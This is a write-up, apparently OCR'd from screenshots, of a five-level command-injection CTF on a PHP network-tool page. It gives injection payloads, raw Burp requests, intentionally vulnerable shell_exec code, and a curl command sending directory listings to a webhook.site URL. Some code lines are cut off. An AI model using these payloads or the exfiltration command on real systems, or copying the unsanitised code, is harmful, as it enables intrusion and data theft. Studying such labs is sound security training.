
Command Injection writeup

Main objective: RCE and read the flag from secret file (flag format: FLAG{…}).

> Ensure you disable your antivirus before using Burp Suite.

Level 1



Participant's mindset


Before we start hacking anything, you should try using the application first to understand its functionality. This web application allows users to perform `nslookup`, `dig`, and `ping` to an IP address. Since this challenge is about command injection, it suggests that we should somehow expand our instructions to manipulate it for our purpose.

Making assumption:

What if the application processes the expand instruction even if it goes against the developer's purpose?


Assumption testing:

We try a simple payload `192.168.0.1; ls`



Let's try to move back to the root folder and list out all the files using this payload

```
192.168.0.1; cd / && ls -lia
```



We have located the 'secret.txt' file; now the only task is to read it by modifying the payload like this.

```
192.168.0.1; cd / && ls -lia && cat secret.txt
```

nslookup | 192.168.0.1; cd / && ls | check

```
Authoritative answers can be found from:

total 92
207893 drwxr-xr-x   1 root root 4096 Nov  2 01:19 .
207893 drwxr-xr-x   1 root root 4096 Nov  2 01:19 ..
207828 -rwxr-xr-x   1 root root    0 Nov  2 01:19 .dockerenv
204533 drwxr-xr-x   1 root root 4096 Oct 31 03:13 bin
   329 drwxr-xr-x   2 root root 4096 Nov 22  2020 boot
     1 drwxr-xr-x   5 root root  340 Nov  2 01:19 dev
207809 drwxr-xr-x   1 root root 4096 Nov  2 01:19 etc
   491 drwxr-xr-x   2 root root 4096 Nov 22  2020 home
204072 drwxr-xr-x   1 root root 4096 Dec 11  2020 lib
   705 drwxr-xr-x   2 root root 4096 Dec  9  2020 lib64
   707 drwxr-xr-x   2 root root 4096 Dec  9  2020 media
   708 drwxr-xr-x   2 root root 4096 Dec  9  2020 mnt
   709 drwxr-xr-x   2 root root 4096 Dec  9  2020 opt
     1 dr-xr-xr-x 415 root root    0 Nov  2 01:19 proc
 23397 drwx------   1 root root 4096 Dec 11  2020 root
 17087 drwxr-xr-x   1 root root 4096 Dec 11  2020 run
 17102 drwxr-xr-x   1 root root 4096 Dec 11  2020 sbin
205160 -rwxr-xr-x   1 root root   38 Nov  1 00:08 secret.txt
   782 drwxr-xr-x   2 root root 4096 Dec  9  2020 srv
     1 dr-xr-xr-x  11 root root    0 Nov  2 01:19 sys
203890 drwxrwxrwt   1 root root 4096 Oct 31 03:13 tmp
204223 drwxr-xr-x   1 root root 4096 Dec  9  2020 usr
207484 drwxr-xr-x   1 root root 4096 Dec 11  2020 var
FLAG{ab77b1ebea4dbb0485851ce2136bf116}
```

CTF Challenge Creator's Mindset:

For the first challenge, I intentionally left the user input (command) unchecked before going through `shell_exec`. Overall, it is suitable for the first challenge.

```php
<?php
    if(isset($_POST['command'],$_POST['target'])){
        $command = $_POST['command'];
        $target = $_POST['target'];
        switch($command) {
            case "ping":
                $result = shell_exec("timeout 10 ping -c 4 $target 2>&1");
                break;
            case "nslookup":
                $result = shell_exec("timeout 10 nslookup $target 2>&1");
                break;
            case "dig":
                $result = shell_exec("timeout 10 dig $target 2>&1");
                break;
        }
        die($result);
    }
```

Level 2

Participant's mindset

In the first level, we already attempted to expand our command after the `;`. However, it won't work again for level 2, and we will trigger a hack detection.


Making assumption:

Is there another way besides ";" to expand the instruction?

Assumption testing:

But there is still a way to add extra instruction without `;`. We can expand the instruction by using `&&`. Let's try this payload

```
192.168.0.1 && cd / && ls -lia && cat secret.txt
```



CTF Challenge Creator's Mindset:

Level 2 requires participants to figure out another way to expand their instructions. If participants figure out the method from level 2, they can use it to solve level 1. Level 2 has a filter for ";", which increases the difficulty of the game.

index.php | index.php ↔ index.php ...\cmdi_level2\... - ...\cmdi_level1\...

My challenges > command_injection_challenges > cmdi_level1 > src > index.php

```php
<?php
    if(isset($_POST['command'],$_POST['target'])){
        $command = $_POST['command'];
        $target = $_POST['target'];
        if (strpos($target, ";") !== false)
            die("Hacker detected!");
        switch($command) {
            case "ping":
                $result = shell_exec("timeout 10 ping -c 4 $tar
                break;
            case "nslookup":
                $result = shell_exec("timeout 10 nslookup $targ
                break;
            case "dig":
                $result = shell_exec("timeout 10 dig $target 2>
                break;
        }
        die($result);
    }
?>
<html>
<head>
    <title>whois tool version 2.0</title>
```

```php
<?php
    if(isset($_POST['command'],$_POST['target'])){
        $command = $_POST['command'];
        $target = $_POST['target'];

        switch($command) {
            case "ping":
                $result = shell_exec("timeout 10 ping -c 4 $tar
                break;
            case "nslookup":
                $result = shell_exec("timeout 10 nslookup $targ
                break;
            case "dig":
                $result = shell_exec("timeout 10 dig $target 2>
                break;
        }
        die($result);
    }
?>
<html>
<head>
    <title>whois tool version 2.0</title>
```


Level 3

Next level

Participant's mindset

Since we already tried `;` and `&&` . Now we can try `||` , let see if this payload works.

```
192.168.0.1 && cd / && ls -lia && cat secret.txt
```



It seems like the developer had blocked all the command connectors.

Making assumption:

What if there is any other connectors besides `;` , `&&` , `||` that allow us to expand the os instruction.

Assumption testing:

There is actually a way we can expand the instruction by using URL-encoded newline characters.

In this level, we need to use Burp suite to make our life easier.

Request

Pretty Raw Hex


```
1  POST /index.php HTTP/1.1
2  Host: localhost:3003
3  Content-Length: 86
4  sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118"
5  Accept: */*
6  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7  X-Requested-With: XMLHttpRequest
8  sec-ch-ua-mobile: ?0
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/118.0.5993.90 Safari/537.36
10 sec-ch-ua-platform: "Windows"
11 Origin: http://localhost:3003
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3003/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 command=nslookup&target=
   192.168.0.1+%7C%7C+cd+%2F+%7C%7C+ls+-lia+%7C%7C+cat+secret.txt
```

Response

Pretty Raw Hex Render

We need to modify the target in the request section.

Rember to have URL-encde on while you modifying.



Request

Pretty Raw Hex

```
1  POST /index.php HTTP/1.1
2  Host: localhost:3003
3  Content-Length: 59
4  sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118"
5  Accept: */*
6  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7  X-Requested-With: XMLHttpRequest
8  sec-ch-ua-mobile: ?0
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/118.0.5993.90 Safari/537.36
10 sec-ch-ua-platform: "Windows"
11 Origin: http://localhost:3003
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3003/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 command=nslookup&target=192.168.0.1%0Acd+/%0Acat+secret.txt
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Thu, 02 Nov 2023 05:00:54 GMT
3  Server: Apache/2.4.38 (Debian)
4  X-Powered-By: PHP/7.2.34
5  Vary: Accept-Encoding
6  Content-Length: 81
7  Connection: close
8  Content-Type: text/html; charset=UTF-8
9
10
11 Authoritative answers can be found from:
12
13 FLAG{34ffaf40ffce311001f971d6f4b55afb}
```

Here is the payload.

```
192.168.0.1%0Acd+/%0Acat+secret.txt
```

CTF Challenge Creator's Mindset:


I want to cover most of the methods to expand an instruction through 3 levels. From level 4 onward, it will be much harder and require the participant to think outside of the box.

3.2.4 Lists of Commands

A `list` is a sequence of one or more pipelines separated by one of the operators ‘;’, ‘&’, ‘&&’, or ‘||’, and optionally terminated by one of ‘;’, ‘&’, or a `newline`.


```php
<?php
    if(isset($_POST['command'],$_POST['target'])){
        $command = $_POST['command'];
        $target = $_POST['target'];
        if (strpos($target, ";") !== false)
            die("Hacker detected!");
        if (strpos($target, "&") !== false)
            die("Hacker detected!");
        if (strpos($target, "|") !== false)
            die("Hacker detected!");
        switch($command) {
            case "ping":
                $result = shell_exec("timeout 10 ping -c 4 $target 2>&1");
                break;
            case "nslookup":
                $result = shell_exec("timeout 10 nslookup $target 2>&1");
                break;
            case "dig":
                $result = shell_exec("timeout 10 dig $target 2>&1");
                break;
        }
```

Level 4 (allow to do whitebox)




Participant’s mindset

We can see that the application in this level now has a backup function. Let’s try out the application first.




Let test the old payload and see if it works or not.



It seems like the backup function only backs up the zip file, and we cannot directly inject our instructions into it. We can determine whether the new functionality can be used for command injection by testing the 'sleep' command. We need to use Burp Suite in order to see the duration of sleep.

```
;sleep 5;
```

Even though the backup failed, our command worked according to Burp Suite.




5.096 millis is equivalent to 5 seconds.

Making assumption:

The 'sleep' command is working, so the question now is how we can view the response of the OS command.


Assumption testing:


We can view the response by sending internet packets to a server with the curl function. We can utilize the 'data-binary' option of curl to send the result of the OS command via a webhook.



We can use Webhook.site to check the response. I tried sending a curl command to the web server.


```
backup.zip; curl https://webhook.site/774dbe2d-aa73-4f53-aaf0-69a7953c16fb
```





We can see that the web has no load balancer/ no proxy (cause I am the one who made it 😉). Now we have to find a way to send internet packet response.

```
backup.zip; ls -lia / > /tmp/result.txt; curl -d @/tmp/result.txt https://webhook.site/774dbe2d-aa73-4f53-aaf0-69a7953c16fb %23
```



It is clear that we managed to send the response successfully; we only need to read the flag. The rest I will leave to you guys.

CTF Challenge Creator's Mindset:

I created this challenge to require participants to be familiar with how webhooks work, and they must understand how to intercept and analyze network traffic. I believe I should categorize this level as whitebox since it is quite difficult and demands a lot of persistence and experimentation. But i want the participants to suffer so 😈…

Level 5 (allow to do whitebox as a hint)

Participant's mindset

hint: This level has no internet when you try to curl it. And the web server has a bug where user can write a file in DocumentRoot.

